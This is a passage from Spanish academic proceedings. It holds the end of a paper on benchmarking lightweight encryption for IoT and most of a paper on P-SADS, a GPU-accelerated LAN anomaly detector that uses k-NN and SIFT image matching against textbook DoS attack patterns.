Con la información cargada, entonces el programa calculará la fórmula (3) y seleccionará el LFSR de tamaño adecuado para generar el contenido del archivo de prueba y lo generará. En este caso elegirá un LFSR de longitud 10 para generar los 1024 bits del archivo. Debe programarse la corrección mencionada anteriormente en la fórmula (2).

Luego el programa usará la fórmula (4) y seleccionará el LFSR acorde a la misma. Con él generará el “selector”. En este caso el valor de L del mismo será de 21. Por lo que la longitud de dicha secuencia asciende a 2.097.152, la mitad de ella (1.048.576) corresponderá a la ejecución de cada algoritmo.

El programa llamará a cada algoritmo asignándole el archivo de carga para cifrado y luego para descifrado, tomando el tiempo en cada proceso y almacenándolo en una lista. Repetirá el proceso hasta que no queden bits en el selector. Al finalizar el proceso, computará los valores de las fórmulas (5) y (6) para cada algoritmo y para cada proceso. Al cabo de lo cual emitirá un informe con los valores calculados.

5. Conclusiones

Internet de las Cosas provoca desafíos de seguridad. Las limitaciones de los dispositivos y equipos hacen que no todos los algoritmos de cifrado puedan funcionar adecuadamente. No es suficiente saber que los algoritmos son seguros, sino que además es muy importante conocer el rendimiento que tendrán en un contexto de ejecución con recursos reducidos compartiendo los recursos con otros programas, conformando un ecosistema informático.

Para evaluar tal situación se ha presentado una Metodología de Trabajo que permita elegir al algoritmo más adecuado para un determinado contexto de hardware y software, mediante pruebas de carga. Las mismas se realizarán en un entorno virtual lo más parecido posible al contexto final donde el algoritmo realizará su tarea.

Y en particular se ha descrito al Programa que lleva adelante esta metodología, discutido sus particularidades y propuesto soluciones para los problemas planteados. A su vez se da un ejemplo global con detalles para mayor comprensión.

6. Trabajo Futuro

Luego de presentar la Metodología propuesta y los detalles de diseño del Programa Marco, resta por llevar adelante su codificación, pruebas de implementación y finalmente someter a un par de algoritmos a prueba.

Se espera que pronto se tenga disponible esta herramienta para iniciar la depuración de errores y comenzar a realizar las pruebas de comparación del rendimiento entre algoritmos.

7. Agradecimientos

Este trabajo de investigación se desarrolla en el marco del Proyecto de Investigación “*Análisis comparativo de Algoritmos Criptográficos Livianos para dispositivos RFID de bajo costo*” del Departamento de Ingeniería e Investigaciones Tecnológicas de la Universidad Nacional de La Matanza.

La Universidad Nacional de Quilmes, promoviendo la colaboración y cooperación científico-tecnológica, brinda su apoyo a este proyecto y su equipo de investigación.

8. Referencias

[1] Biggs, P. (ITU); Garrity, J. (Cisco); LaSalle, C. (Cisco); Polomska, A. (ITU). International Telecommunication Union. Place des Nations CH-1211 Geneva 20. Switzerland. ISBN 9789261164010. Disponible en <https://www.itu.int/en/action/broadband/Documents/Harnessing-IoT-Global-Development.pdf> (consultada el 1-6-17).

[2] Biryukov, A.; De Canniere, C.; et al. “Final report of European project number IST-1999-12324, named New European Schemes for Signatures, Integrity, and Encryption”. Springer-Verlag Berlín. 2004.

[3] Eterovic, J.; Cipriano, M.; Jordi, B.; “Propuesta de una Metodología Innovadora para la Evaluación del Rendimiento de Aplicaciones Criptográficas mediante Pruebas de Carga en un Entorno Virtualizado”. Memorias de la Décima Sexta Conferencia Iberoamericana en Sistemas, Cibernética e Informática (CISCI 2017). IIIS. 8 al 11 de Julio, Orlando, Florida, Estados Unidos. 2017. Pág. 310-314.

[4] <https://competitions.cr.ypt.to/nessie.html> (consultada el 12-6-2017).

[5] Instituto Nacional de Tecnologías de la Comunicación y Agencia Española de Protección de Datos.: Guía sobre seguridad y privacidad de la tecnología RFID. Spain. 2010. www.inteco.es (consultada el 1-6-17).

[6] ISO/IEC 29192-1. Information technology -- Security techniques -- Lightweight cryptography -- Part 1: General.

[7] http://www.cryptrec.go.jp/english/images/cryptrec_01en.pdf (consultada el 12/6/2017).

[8] http://www.cryptrec.go.jp/english/cryptrec_03_spec_cypherlist_files/PDF/1002espec.pdf. (consultada el 12/6/2017).

[9] <http://www.cryptrec.go.jp/english/method.html> (consultada el 12/6/2017).

[10] http://www.ecrypt.eu.org/stream/portfolio_revision1.pdf. (consultada el 12/6/2017).

[11] <http://www.elmundo.es/elmundo/2013/02/12/internacional/1360673510.html>

[12] Román R., Nájera P., López J. “Securing the Internet of Things”. University of Malaga, Spain. 2011.

P-SADS: Un Modelo de Detección de Anomalías en una Red LAN

Mercedes Barrionuevo, Mariela Lopresti, Natalia Miranda, Fabiana Piccoli
LIDIC. Universidad Nacional de San Luis,
Ejército de los Andes 950 - 5700 - San Luis - Argentina
{mbarrio, omlopres, ncmiran, mpiccoli}@unsl.edu.ar

Abstract

El crecimiento exponencial del tráfico de datos en la red puede incluir información maliciosa, detectar este tipo de tráfico requiere contar con tecnologías para su clasificación, visualización y análisis con el fin de facilitar a los administradores de red la identificación de fallas del sistema ocasionados por usuarios malintencionados y, por lo tanto, tomar medidas preventivas antes de una masiva propagación. En este artículo, se presenta la arquitectura de una herramienta eficiente para detectar anomalías en el tráfico de una red mediante un trabajo computacional multidisciplinario utilizando técnicas de clasificación, procesamiento de imágenes y computación de alto desempeño.

1. Introducción

La variedad y la complejidad del tráfico actual en Internet superan todo lo imaginado por los diseñadores pioneros de la arquitectura subyacente de Internet. Es por ello que en la actualidad, Internet es uno de los principales actores de nuestra sociedad jugando un papel crucial en la educación, entretenimiento, negocios y la vida social. Este nuevo rol trae como consecuencia un rápido y sostenido tráfico en la red mundial, no sólo en cuanto al volumen de los datos sino también en la heterogeneidad y complejidad de los mismos. Varias son las causas del incremento del tráfico global, destacándose el constante crecimiento de usuarios conectados a Internet, la disminución del costo de dispositivos, la

mayor velocidad de las conexiones, el creciente consumo de vídeo, entre otros. Teniendo en cuenta esto, realizar un análisis de tráfico en redes de gran escala resulta una tarea costosa y desafiante.

Con el fin de proteger o prevenir la información presente en Internet, es necesario implementar tecnologías o modelos para evitar accesos no autorizados o maliciosos.

Las amenazas a una red de datos están conformadas por un conjunto de tramas con características específicas que buscan detectar vulnerabilidades en un sistema. Estas representan riesgos, los cuales son usados para realizar ataques. Existen ataques, tales como los DoS (Denial of Service), que se pueden dar cuando no se ha estructurado un servicio en una computadora para albergar la cantidad de usuarios suficientes en forma simultánea y en un tiempo determinado, esto lleva a un incremento del volumen de tráfico hacia este equipo intentando acceder al mismo tiempo una cantidad de usuarios muy superior a lo soportado. Esta situación no se considera ataque sino vulnerabilidad.

Al detectar situaciones fuera de lo común, todas aquellas que se desvían del perfil normal de la red, los administradores se hacen preguntas tales como: ¿Qué significan las desviaciones? ¿Se puede considerar tal situación como un ataque? ¿Dicha desviación pertenece a tráfico generado por nuevas aplicaciones? En base a ellos surgen los sistemas de detección basados en anomalías para reportar toda actividad no habitual hasta ese momento, la cual puede ser normal o no.

En este trabajo se presenta P-SADS, un modelo para la detección de anomalías en una red de alcance local. P-SADS consta de dos etapas fundamentales, en la primera

se realiza la recolección de datos y la preclasificación de los mismos usando el algoritmo de los k vecinos más cercanos, del inglés k Nearest Neighbors (k -NN) para reconocimiento de patrones. La finalidad de esta elección es obtener un conjunto menor al recolectado, dado que esta recolección nos brinda una cantidad ingente de datos en bruto.

La segunda etapa consiste en el modelado de tráfico como imágenes, dado que la visualización tiene la capacidad de mostrar grandes cantidades de datos, permitiendo percibir propiedades emergentes no anticipadas. Esto facilita la comprensión de las características tanto a gran como a pequeña escala de los datos, permitiendo revelar propiedades no sólo relacionada a los datos en sí, sino a la forma en la cual son recolectados [22]. Esta etapa se lleva a cabo a través de comparación de imágenes utilizando el algoritmo SIFT (Scale Invariant Feature Transform), el cual permite extraer características relevantes de las imágenes para posteriormente usarse en reconocimiento de objetos [11].

En base a lo expresado anteriormente y, teniendo en cuenta la gran demanda de recursos computacionales, producir un análisis eficiente del tráfico de red mediante clasificación supervisada e imágenes implica utilizar técnicas de programación que permitan reducir tiempos de cómputo. Por todo ello, considerar la inclusión de técnicas de Computación de Alto Desempeño (HPC - siglas en inglés de High Performance Computing) en la solución, particularmente GPGPU (General Purpose Graphics Programming Unit) resulta ser una buena opción [16].

Este documento está organizado como sigue: la próxima sección describe los conceptos teóricos involucrados en el desarrollo. La sección 3 describe al sistema propuesto y sus módulos. En la sección 4 se muestran los resultados experimentales obtenidos, y finalmente, se detallan las conclusiones y trabajos futuros.

2. Marco Teórico

Esta sección introduce diversas definiciones, entre las cuales se destacan el tráfico en redes de computadoras y sus anomalías, métodos de extracción de características de paquetes, algoritmos de clasificación supervisada, procesamiento de imágenes, métricas de recuperación de la información y computación de alto desempeño en Unidades de Procesamiento Gráfico (GPU) [17]. A continuación describimos brevemente cada uno de ellos.

2.1 Tráfico de Datos en Redes de Computadoras

El tráfico de red proporciona información sobre qué viaja en la red. Los tipos de datos más comunes son los registros del protocolo de Internet (TCP/IP), registros de eventos, datos de visitas a Internet, datos de informes del protocolo de gestión de red (SNMP), entre otros [24]. Esta información es de interés para la detección de eventos anómalos, como así también para la otorgación de información importante en referencia a los comportamientos del usuario y del sistema. Tales datos se pueden recopilar con productos comerciales o programas específicos denominados sniffers¹.

Cuando se desea realizar una clasificación del tráfico de una red se debe tener en cuenta qué datos de la cabecera del paquete recuperar. El tráfico a analizar puede incluir:

- *Conexiones TCP*: donde los datos de interés incluyen flags TCP (por ejemplo: SYN, FIN, RST)
- *Flujos*: una definición de flujo usa una 5-tupla {Dirección Ip fuente, Puerto origen, Dirección Ip destino, Puerto destino, tipo de protocolo}. El último campo puede ser de capa 4 (TCP o UDP) o 3 (ICMP) si se tiene en cuenta el modelo de 5 capas de TCP/IP.
- *Flujos bidireccionales*: son flujos que incluye ambas direcciones de tráfico.

¹ Un **sniffer** es un programa para monitorear y analizar el tráfico en una red de computadoras, detectando los cuellos de botellas y problemas que existan en ella.

- *Servicios*: es todo tráfico generado por un par (ip, puerto)

Esta información permite establecer una línea base de comportamiento o patrón normal del tráfico de red haciendo más fácil identificar un comportamiento inesperado o no deseado, denominado tráfico anómalo. Por lo tanto, una estrategia de análisis por anomalías, se basa en la descripción del tráfico de comportamiento normal, clasificando como anomalía a todos los patrones que se alejen de él.

Para analizar el conjunto de datos antes mencionados existen diversas técnicas, algunas son mencionadas en la siguiente subsección.

2.1.1 Análisis de Datos de un Paquete

Cuando se estudian los aspectos particulares del tráfico de red, es necesario extraer sólo la información de los paquetes de datos para luego procesarlos. Existen diferentes técnicas de procesamiento, algunas de ellas son:

- *Representación gráfica de los datos en bruto*: Las representaciones son generalmente en forma de gráficos de dispersión 2D y 3D, gráficos basados en tiempo, histogramas, gráficos circulares o diagramas.
- *Información estadística y extracción de patrones*: Basados en cálculos de promedios, distribuciones de tiempo y funciones de distribución de probabilidad.
- *Análisis basado en reglas (firmas), detección de anomalías y políticas*: son todos los análisis de inspección de tráfico en busca de coincidencias con una determinada regla o firma. Las reglas se definen como valores de ciertos campos del encabezado o de una combinación de varios de ellos. Estas técnicas se utilizan en Sistemas de Detección de Intrusos (IDS), como Snort².
- *Análisis basado en el flujo*: Se centran en el tratamiento de tráfico de la red como flujos. Como la mayoría de la información intercambiada en una red es orientada a conexión y no orientado a paquetes, el análisis puede tomar ventaja de ello. Un claro ejemplo de flujo de red típico es una conexión TCP,

donde los datos intercambiados se rigen por la máquina de estado TCP [18].

Cada una de estas técnicas es adecuada para determinadas situaciones, también es posible realizar una combinación de ellas. Particularmente, en este trabajo se utiliza el análisis basado en reglas y flujos.

2.1.2 Ataques Comunes

Uno de los mayores desafíos de los administradores de red es detectar ataques a redes de computadoras. Un ataque consiste en aprovechar una vulnerabilidad de un sistema informático con propósitos desconocidos y que, por lo general, causan daño. Es muy difícil hacer una clasificación completa de todos los ataques reales y posibles debilidades de las redes cuando estas se conectan a Internet. Si bien, varios de ellos están detallados en [10, 20], nuestro interés está puesto en los de Denegación de Servicio (DoS) y en los de Denegación de Servicios Distribuidos (DDoS). Ambos tienen como objetivo hacer que los recursos o servicios de una computadora no estén disponibles para los usuarios. La diferencia entre ellos es que el DoS suele realizarse desde un único atacante mientras que en el segundo caso, en el DDoS, el ataque lo realizan múltiples orígenes. Los ataques DDoS pueden ser clasificados en dos categorías basadas en el nivel de protocolo al que está dirigido [19]:

- *Ataques a nivel de red / transporte*. Estos ataques utilizan principalmente paquetes de protocolos TCP, UDP e ICMP.
- *Ataques a nivel de Aplicación*. Estos ataques buscan dejar inaccesible los servicios que la capa de aplicación presta. Por ejemplo: dejar inaccesible una página web que usa Apache como servidor http.

Este trabajo se ha enfocado en los ataques pertenecientes a la primera categoría, los cuales si bien son de larga data y pueden ser detectados con herramientas conocidas, son tomados meramente a fin de evaluar nuestra propuesta. Estos ataques son:— *SYN Flood, Smurf, Fraggle y Land* [6, 7], cada uno tiene las siguientes características:

- *Smurf*: Este ataque utiliza el protocolo ICMP (Control Management Protocol) para enviar un ping

² <https://www.snort.org/>

de difusión con una dirección de origen falsificada. El patrón considerado para reconocer este tipo de ataque consiste en analizar para el protocolo ICMP, si las direcciones IP origen y destino pertenecen a la misma red, y si la dirección destino es un mensaje de difusión.

- *Fraggle*: Para comprobar si un sistema está funcionando se pueden utilizar herramientas basadas en UDP en vez de ICMP, inspeccionando si el sistema está escuchando en un puerto específico o no. Esto se hace comúnmente con diferentes tipos de escaneos de vulnerabilidad usados tanto por atacantes como por administradores de seguridad. Por ejemplo, si un sistema escucha en el puerto TCP o UDP 19, cuando se establece una conexión a éste, el sistema respondería con un flujo constante de caracteres. Normalmente, el sistema origen utilizará el número de puerto TCP o UDP 7. Cuando el sistema origen comienza a recibir los caracteres, sabe que el sistema de destino está operativo y cierra la conexión. En un ataque *Fraggle*, se envía un paquete de difusión con la dirección falsificada al puerto 19 de la víctima, si éste está activo responderá un flujo constante de caracteres a la víctima. El patrón es semejante al de *Smurf* pero utilizando el protocolo UDP.
- *Land*: Es un ataque utilizando el protocolo TCP. Consiste en crear un “bucle infinito”, provocado por el envío de una solicitud SYN con la misma dirección IP de origen y destino. Esto hace que la computadora iterativamente se responda a sí misma logrando el bloqueo del equipo y no aceptando nuevas solicitudes. Como también se agotan todos los recursos del procesador se produce finalmente una denegación de servicio. El patrón considerado para reconocer este tipo de ataque consiste en analizar la coincidencia entre las direcciones IP origen y destino como así también la igualdad de los puertos.
- *SYN Flood*: Este ataque consiste en la alteración del saludo de 3 vías presente en una conexión TCP. En este ataque, el iniciador de la conexión envía varios SYN al servidor. El servidor responde a todos los

SYN entrantes pero el atacante no responde con el código ACK esperado, o burla la dirección IP de origen en el SYN, causando que el servidor envíe SYN-ACK a direcciones IP falsificadas, las cuales no enviarán un ACK porque “saben” que nunca enviaron un SYN. La detección de este tipo de ataque consiste en reemplazar en la tupla el campo tipo de protocolo por el campo número de secuencia en paquetes entrantes y para paquetes salientes se sustituye por el número de ACK-1. En la detección de este tipo de ataque adquiere mayor relevancia el último campo de la tupla, el cual a diferencia de los tres mencionados es el número de secuencia para paquetes entrantes y el número de ACK-1 para paquetes salientes.

Como se mencionó anteriormente existen muchos otros ataques de denegación de servicios pero la detección de patrones en ellos requiere un análisis más profundo y detallado, lo cual escapa a este trabajo.

2.2 Algoritmo de Clasificación Supervisada

Uno de los métodos clásicos y más simples de clasificación supervisada es el de los k vecinos más cercanos. El proceso de clasificación construye modelos capaces de determinar la pertenencia de un objeto a una categoría sobre la base de sus características. La clasificación es supervisada si de antemano existe un conjunto de observaciones ya clasificadas, y se conoce a cual pertenece cada observación. Los algoritmos dedicados al problema de la clasificación supervisada operan usualmente sobre la información suministrada por un conjunto de muestras, patrones, ejemplos o prototipos de entrenamiento que son asumidos como representantes de las clases [22].

Para cumplir con sus objetivos k-NN utiliza una función de distancia o similitud. La mayoría de las implementaciones de k-NN utilizan la función de distancia Euclidiana [13]. La selección de una función de distancia adecuada es fundamental para un comportamiento eficiente de cualquier algoritmo de clasificación. La función de distancia se puede adaptar en diversos campos como: clasificación, visión por

computadora, recuperación de información o bioinformática, según el problema que se quiere resolver.

Si bien el cálculo del vecino más cercano puede resolverse usando técnicas de programación convencionales, en [12] se ha demostrado que la implementación en paralelo usando GPU, obtiene muy buenos tiempos de respuesta.

2.3 Características de las Imágenes y su procesamiento

Usar imágenes para representar datos ayuda a mostrarlos de manera más sencilla y obtener conclusiones de forma más fácil. En el ámbito del análisis de tráfico de red, un conjunto de paquetes de datos puede ser representado como una imagen. Esto hace que se puedan descifrar patrones de tráfico más intuitivamente.

Teniendo en cuenta esto, representar el flujo de datos del tráfico de una red mediante imágenes implica dos tareas, la primera es obtener la imagen a partir de los datos recolectados, y la segunda implica el procesamiento de la imagen obtenida a fin de extraer información y encontrar evidencia de anomalías.

Extraer información relevante de las imágenes digitales constituye un gran reto en el campo de visión artificial, más precisamente en la detección y reconocimiento de objetos [1, 11]. Para la búsqueda de características distintivas de las imágenes se han utilizado características locales, las cuales han demostrado ser muy efectivas. La idea es determinar las características propias de la imagen, encontrando sus puntos significativos y una descripción discriminante. A partir de esta descripción se podrán establecer similitudes con otras imágenes. Dos objetos iguales en diferentes imágenes deben ser identificados independientemente de la posición y escala.

Para lograr esto, existen diferentes métodos, uno de los más ampliamente usados es el método SIFT (Scale Invariant Feature Transform) propuesto por Lowe en 1999 [11]. Este algoritmo extrae aquellas características invariantes a escala, rotación, modificación de iluminación, ruidos y pequeños cambios de perspectiva.

En función de ellas, es posible comparar dos imágenes aplicando la diferencia euclidiana entre los respectivos descriptores.

La idea de este trabajo es tener imágenes representativas de los ataques típicos en el tráfico de red, las cuales serán utilizadas para compararlas con las generadas por el tráfico actual. De la comparación de las imágenes, se determinará la presencia o no de algún ataque. Si el resultado de la comparación es un valor inferior a un umbral de tolerancia, el tráfico actual no presenta ataques, caso contrario estaremos en presencia de uno, pudiendo también establecer cuál.

2.4 Métricas de recuperación de la información.

Hacer una validación empírica y de desempeño de nuevos algoritmos implica realizar una evaluación aplicando distintas métricas.

Entre las medidas de performance de interés se destacan: *Valor Predictivo Positivo* (Precision-PPV), la *Tasa de Verdaderos Positivos* (Recall-TPR) y *F-measure* (F) [5]. Todas éstas pueden ser calculadas considerando los siguientes parámetros:

- *Verdadero positivo (TP)*: es el número de tramas anómalas detectadas correctamente.
- *Falso positivo (FP)*: número de tramas normales consideradas como tramas anómalas.
- *Falso negativo (FN)*: cantidad de tramas anómalas no detectadas.
- *Verdadero negativo (TN)*: número de tramas normales detectadas correctamente.

A partir de estos parámetros, las métricas se definen como:

Valor Predictivo Positivo: Representa la posibilidad de que una muestra etiquetada como positiva sea efectivamente un verdadero positivo, es el porcentaje de tramas detectadas anómalas. Matemáticamente se define como:

$$PPV = \frac{TP}{(TP + FP)}$$

Tasa de Verdaderos Positivos o Sensibilidad (TPR): Es el porcentaje de tramas anómalas detectadas

correctamente entre todas las analizadas por el clasificador. Se calcula según:

$$TPR = \frac{TP}{(TP + FN)}$$

F-measure (F): Es una métrica típica de recuperación de la información, se define como la media armónica entre las dos métricas explicadas anteriormente: Precision y Recall. Se utiliza el valor de medida F como una métrica del desempeño de *k-NN*, es decir el desempeño en la detección de anomalías. Su fórmula es:

$$F = 2 \times \frac{(PPV \times TPR)}{(PPV + TPR)}$$

Si bien existen un gran número de medidas de performance, en este trabajo se consideraron las de mayor relevancia.

2.5. Computación de Alto Desempeño usando GPUs

El bajo costo y marcado incremento del rendimiento en las aplicaciones, permitieron a las unidades de procesamiento gráfico GPU, su fácil incorporación al mercado, convirtiéndose en una parte integral de los sistemas actuales de computación. La GPU tiene una estructura altamente paralela y buen ancho de banda de memoria, ofreciendo aceleración a cualquier aplicación de gráficos [9]. Hoy en día el poder computacional de la GPU es utilizada para resolver cualquier tipo de problemas, no solo de naturaleza gráfica. Esto se conoce como GPGPU (Computación de Propósito General en GPU) [15]. Cuando se usa la GPU como computadora paralela se tienen en cuenta el número de unidades de procesamiento, la estructura híbrida de memoria y los posibles hilos trabajando en paralelo.

El modelo de programación CUDA, desarrollado por NVIDIA y soportado a partir de la GeForce 8 Series, permite utilizar la GPU como una computadora altamente paralela para aplicaciones no gráficas [14,15], proporciona un entorno de programación de alto nivel con el lenguaje estándar C/C++. Define una arquitectura para la GPU como una unidad programable que actúa

como un coprocesador para la CPU. Ésta tiene múltiples multiprocesadores de streaming (SMS), cada uno de ellos con varios procesadores escalares (SP).

CUDA tiene dos características principales: el trabajo paralelo a través de threads concurrentes y la jerarquía de memoria. El usuario provee un programa fuente, el cual incluye el código para la CPU y el de la GPU (kernel). Un programa CUDA se compone de varias fases a ejecutarse en la CPU o la GPU. En la GPU múltiples threads resuelven el problema en paralelo aprovechando la jerarquía de memoria.

En [2, 3, 4, 8] utilizan la GPU, por las características mencionadas antes, con diferentes técnicas de análisis de datos masivos. Estas técnicas se han desarrollado para ámbitos tales como aprendizaje automático, búsqueda y ordenación, minería de datos, base de datos, entre otros.

El problema abordado en este trabajo se caracteriza por tener varias etapas, la mayoría de las cuales son aptas para resolverse usando técnicas de computación de alto desempeño y, en particular para GPU. El objetivo es acelerar la detección de anomalías en el tráfico de una red casi inmediata a su ocurrencia.

3. P-SADS: Sistema Paralelo-Supervisado de Detección de Anomalías en una Red.

La tarea de detectar posibles paquetes de datos anómalos en una red de computadoras es muy costosa, combinar técnicas que involucran varias áreas temáticas en su solución parece una buena alternativa. P-SADS es un sistema donde se combina HPC, clasificación supervisada y procesamiento de imágenes para detectar posibles ataques. La arquitectura del sistema planteado distingue dos etapas. En la primera se encuentran todos los pasos necesarios para la captura y pre-clasificación de tráfico, mientras que la segunda es la encargada de detectar posibles ataques, en base a la comparación de imágenes generadas con los datos obtenidos en la etapa anterior.

El problema abordado en este trabajo se caracteriza por tener varios módulos, la mayoría son aptos para resolverse usando GPU. El objetivo es acelerar la detección de anomalías y/o ataques en el tráfico de una

red lo más rápido posible. En la figura 1 se muestra una representación gráfica de P-SADS.

La etapa 1 se encarga de capturar el tráfico de la red, pre-procesarlo y organizarlo en flujos de datos determinando si es normal o si puede ser anómalo.

lograrlo se realizan en esta tarea los siguientes pasos:

1. *Recopilación de datos*: Es el proceso de captura de tráfico de red con un sniffer y en momentos específicos donde se asume




Figura 1: Esquema del modelo propuesto

Las tareas son agrupadas en la *Recolección de Datos* y su *Pre-Clasificación*, cada una con las siguientes características y funciones:

- **Recolección de Datos**: El objetivo es obtener los datos con los cuales se va a trabajar, clasificarlos y reducir su volumen para la siguiente etapa. Para

mayor tráfico de red.

2. *Selección de datos*: En este paso se seleccionan las tramas a analizar, según los ataques considerados, son tramas TCP, UDP e ICMP.
3. *Extracción de características*: Extrae de cada trama los campos de interés a

analizar, ellos son: dirección IP origen y destino, puerto origen y destino, y tipo de protocolo de comunicación (TCP, UDP o ICMP). La figura 2 muestra ejemplos de tuplas de patrones de tráfico anómalo.

$$f_{Smurf} = \{ 10.0.0.1, 10.255.255.255, 31245, 80, ICMP \}$$

$$f_{Land} = \{ 10.0.0.1, 10.0.0.1, 80, 80, TCP \}$$

$$f_{Fraggle} = \{ 10.0.0.1, 10.255.255.255, 31245, 80, UDP \}$$

Figura 2: Ejemplos de Tráfico Anómalo

4. *Normalización*: Este paso es fundamental, las tuplas se convierten en un vector de valores enteros. La dirección IP *a.b.c.d* es transformada según la ecuación (1).

$$(a \times 256^3) + (b \times 256^2) + (c \times 256^1) + (d \times 256^0) \quad (1)$$

- **Pre-clasificación de Datos**: Las amenazas no son el único tráfico presente en la red, los paquetes generados en un ataque van acompañados de paquetes de tráfico normal. Este módulo clasifica las tramas obtenidas en el punto anterior como tráfico normal o tráfico anómalo. Para ello, utilizamos el algoritmo de clasificación *k-NN*, el cual fue implementado en paralelo usando GPU. Su trabajo consiste en comparar cada vector (flujo pre-procesado), con los flujos de datos registrados y representantes de anomalías. Para ello se calcula una distancia a fin de determinar si cada nuevo flujo de datos puede considerarse una anomalía o no.

La etapa 2 se encarga de generar las imágenes a partir de los datos pre-procesados en la etapa 1, analizarlas y generar un reporte de resultados. Estos pasos son desarrollados en los siguientes módulos.

- **Módulo de Generación de imágenes**: Este módulo toma como entrada los distintos flujos y los transforma en imágenes, salida del módulo. Como se mencionó anteriormente, las imágenes generadas deben tener un formato simple, sencillo y eficiente,

por dicha razón se seleccionó el formato *pgm*. Una imagen *pgm* (Portable Gray Map) se caracteriza por ser una representación en escala de grises. Es un formato muy fácil de entender y usar en programación, además de muy versátil. Una imagen está formada por sólo 3 líneas para el descriptor: tipo de formato (P2 si es formato ASCII o P5 si es binario), ancho y alto de la imagen, y niveles de grises (máximo 255). El resto son los píxeles. Una vez logradas las imágenes, éstas son remitidas para su análisis al módulo siguiente.

- **Módulo de Análisis de Imágenes**: A partir de las imágenes generadas, este módulo es responsable de encontrar similitudes entre ellas con cada una de las imágenes que representan anomalías. Las mismas conforman un repositorio en constante actualización. Esto se debe a diversos criterios o nuevas características de los ataques ya conocidos. Ejemplos de imágenes de anomalías son:

1. *Líneas Horizontales*: Definirían una exploración desde la misma dirección IP de origen a múltiples direcciones IP destino.
2. *Líneas Verticales*: Representan un recorrido secuencial de varios equipos (en una subred) a una única dirección de destino. Se estaría llevando a cabo un probable DDoS (Denegación de Servicio Distribuido) a un nodo.

Como se mencionó en secciones previas, la comparación de imágenes debe ser capaz de encontrar similitudes entre imágenes, o partes de ellas, digitalmente diferentes. El algoritmo SIFT, tiene la propiedad de tomar como entrada dos imágenes y encontrar puntos característicos de cada una de ellas. Si los puntos claves de una imagen que representa un ataque son identificados en la imagen de consulta, un posible ataque sería detectado, caso contrario el tráfico actual no presentaría intrusiones conocidas. En este módulo, tanto el algoritmo SIFT como el analizador de coincidencias (Match) son realizadas en paralelo. Si bien existen varias implementaciones, nosotros utilizamos la propuesta por [23].

- **Módulo de Reporte de Resultados:** En base a los resultados del analizador, este módulo es el responsable de determinar si existe un posible ataque y generar las advertencias correspondientes. La decisión se toma en base a la cantidad de coincidencias o puntos claves reportados por la etapa anterior, si éstas superan un umbral preestablecido, se estaría en presencia de un ataque. Entre las advertencias, se encuentra la generación de mensajes de log del sistema y alarmas de red. Cada una con su propio formato, formas o métodos de reporte y frecuencia de alerta.

En la siguiente sección se analiza el desempeño del P-SADS en relación a su efectividad en la detección de anomalías y ataques.

4. Experimentación y Análisis de Resultados.

En esta sección se presentan los experimentos realizados y el análisis de los resultados de P-SADS.

En la primera etapa se realizó la captura del tráfico de datos mediante la herramienta T-Shark³. Se trabajó con varias muestras de aproximadamente 2000 tramas cada una (*Recopilación de Datos*). La captura se hizo en la red LAN del Laboratorio de Redes del Departamento de Informática de la Universidad Nacional de San Luis. Se simularon los ataques *Land*, *Smurf* y *Fraggle* a un servidor HTTP, buscando realizar una denegación a dicho servicio.

Una vez obtenidas las tramas normalizadas, se construyeron las bases de datos tanto con tráfico normal como anómalo. El módulo *Pre-clasificación* usando *k-NN*, recibió como datos de entrada estas bases de datos y realizó la evaluación para diferentes valores de $K = 5, 7, 10$ y 12 .

Las tuplas resultantes del clasificador fueron la entrada a la segunda etapa. En ésta, el tamaño de las imágenes dependía del número de paquetes obtenidos por el clasificador. Es por ello que en los experimentos se consideraron imágenes de diferentes tamaños, los cuales oscilan entre los 50KB y los 20MB.

Para la evaluación, se tuvieron en cuenta las mejoras en el tiempo, respecto al algoritmo secuencial, tanto en la primera etapa como en la segunda. Para todos los resultados se tomó el promedio de varias ejecuciones para los diversos módulos del modelo.

Los resultados del proceso en secuencial fueron tomados de un procesador AMD FX(tm)-6300 Six-Core Processor x 6 con Memoria de 7.8 GB y un disco de 80.5 GB. Para el proceso paralelo, la GPU es una Tesla K20c (2496 procesadores), 4.6 GB de Memoria y 706 MHz de Frecuencia de reloj y 2600 MHz de memoria del procesador.

